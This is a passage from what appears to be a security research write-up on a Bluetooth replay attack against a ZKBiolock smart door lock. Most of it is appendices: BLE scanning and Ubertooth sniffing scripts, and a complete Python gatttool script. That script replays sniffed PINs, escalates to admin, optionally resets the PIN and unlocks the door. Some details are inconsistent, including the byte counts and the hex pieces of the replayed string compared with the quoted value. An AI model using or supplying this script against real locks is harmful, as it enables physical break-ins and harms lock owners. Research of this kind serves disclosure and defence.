


ATTACKER: The attacker observes the name being changed in plaintext.






USER: The user then logs back into the application and unlocks the door with administrator privileges.





ATTACKER: The attacker observes the command to unlock to the lock.






### Step 3: Replay attack to open lock

The attacker now has everything to accomplish a replay attack and open the lock whenever she wants. The program GATTTOOL, which stands for the Generic Attribute Profile Tool, was used to write characteristics to the lock. A script was used to automate this. Additional information was needed as it appears that after the pairing password and the super password are sent a 36-byte character string is sent (C4CBC3EE-F952-4C58-896D-0F8BC95691AE) along with two bytes that appear to be dependent on the super password. As long as the super password is sniffed, the 18-byte character string and 2-byte hex values can also be captured. These values are still being investigated.







The attacker connects to the device with the pairing password and sends the invalid administrator super password. The attacker then uses the super password to elevate to the administrator role and send the command to open the door. The python script in Appendix C outlines the code to accomplish this.

# Appendix A – lescan.sh

#!/bin/bash

#Initialize Bluetooth service, Bluetooth device, and scan

service bluetooth start

echo "Bluetooth service started"

rfkill unblock bluetooth

hciconfig hci0 up

echo "Bluetooth device detected"

hciconfig

hcitool lescan

# Appendix B – scan.sh

#!/bin/bash

# Bluetooth scan with three ubertooth ones

# Each ubertooth will be listening for connection events on one of three

# advertisement channels (37, 38, 39)

# will save the combined pcap into a file

function pause(){

read -p "$\*"

}

echo "Type desired output name for PCAP (no spaces), followed by [ENTER]:"

read name

if [ -e cap0.pcap ]; then

rm cap0.pcap

fi

if [ -e cap1.pcap ]; then

rm cap1.pcap

fi

if [ -e cap2.pcap ]; then

rm cap2.pcap

fi

if [ -e $name.pcap ]; then

read -p "File already exists, overwrite (y/n)? : " -n 1 -r

echo

if [[ $REPLY =~ ^[Yy]$ ]]

then rm $name.pcap; echo 'removed'

else

[[ "$0" = "$BASH\_SOURCE" ]] && exit 1 || return 1

fi

fi

ubertooth-btle -U0 -A37 -f -qcap0.pcap & ubertooth-btle -U1 -A38 -f -qcap1.pcap & ubertooth-btle -U2 -A39 -f -qcap2.pcap

pause 'Press [Enter] key to continue...'

mergecap cap0.pcap cap1.pcap cap2.pcap -w $name.pcap

# Appendix C- ZKBiolock\_gatttool.py

#!/usr/bin/python

import time

import pexpect

def **main**():

# target device MAC

DEVICE = *"08:7C:BE:30:69:31"*

# current pin sniffed

PAIRING\_PSWD = *"123456"*

# additional bytes dependent on LOCK\_PIN

PAIRING\_ADDTL\_BYTES = *"5be7"*

# current admin pin sniffed

SUPER\_PSWD = *"12345678"*

# additional bytes dependent on ADMIN\_PIN

SUPER\_ADDTL\_BYTES = *"adb6"*

# pin to change device to

NEW\_PAIRING\_PSWD = *""*

print *"ZKBiolock address: "* , DEVICE

print *"Run gatttool..."*

child = pexpect.spawn(*"gatttool -I"*)

# Connect to the device.

connect(child, DEVICE)

# login to lock

# handle: 0x001C

# data: AT+PASSKEY="LOCK\_PIN"

write\_char(child, *"0x001c"*, *"41542b504153534b45593d"* + PAIRING\_PSWD.encode(*"hex"*) +*"0d0a"*)

# pass fake admin password (we are not logged in as admin yet) and the first three

# bytes of the 36-byte character string

# handle: 0x0019

# data: 0xaa0101 + "1"+ 0x00 + "12312124234" + 0x0a + "C4C"

write\_char(child, *"0x0019"*, *"aa0101310031323331323132343233340a433443"*)

# pass next 20 bytes of the character string

# handle: 0x0019

# data: "BCE33-F952-4C58-896D"

write\_char(child, *"0x0019"*, *"42433345452d463935322d344335382d38393644"*)

# pass next 13-bytes of the character string and password dependent 2-bytes

# handle: 0x0019

#data: "-0F8BC9691AE" + 0x0a + 0x5be7 + 0x55

write\_char(child, *"0x0019"*, *"2d3046384243393536393141450a"* + PAIRING\_ADDTL\_BYTES +*"55"*)

# Log in as admin and send first 6 bytes of 36-byte character string

# handle: 0x0019

# data: 0xaa01012e00 + admin pin + 0x0a + "C4CBC3"

write\_char(child, *"0x0019"*, *"aa01012e00"* + SUPER\_PSWD.encode(*"hex"*) + *"0a433443424333"*)

# pass next 20 bytes of the character string

# handle: 0x0019

# data: "EE-F952-4C58-896D-0F"

write\_char(child, *"0x0019"*, *"45452d463935322d344335382d383936442d3046"*)

# pass next 10 bytes of the 36 character string and password dependent 2-bytes

# handle: 0x0019

# data: "8BC95691AE" + 0x0a + 0xadb6 + 0x55

write\_char(child, *"0x0019"*, *"384243393536393141450a"* + SUPER\_ADDTL\_BYTES + *"55"*)

# change the pin

# handle: 0x001C

# data: 0x41542b544b3d + new pin + 0d0a

if(NEW\_PAIRING\_PSWD != *""*):

write\_char(child, *"0x001C"*, *"41542b544b3d"* + NEW\_PAIRING\_PSWD.encode(*"hex"*) + *"0d0a"*)

# Open the lock using handle 0x0019 and sniffed value: 0xaa010505000101000500a7c355

write\_char(child, *"0x0019"*, *"aa010505000101000500a7c355"*)

# Connect do device

def **connect**(child, device):

print *"Connecting to "*, device

child.sendline(*"connect {0}"*.format(device))

child.expect(*"Connection successful"*, timeout=5)

print *"Connected"*

# Write characteristic to given handle with given data

def **write\_char**(child, handle, data):

child.sendline(*"char-write-req "* + handle + *" "* + data)

child.expect(*"Characteristic value was written successfully"*, timeout=10)

child.expect(*"\r\n"*, timeout=10)

print *"Characteristic value was written successfully"*

if \_\_name\_\_ == *"\_\_main\_\_"*:

main()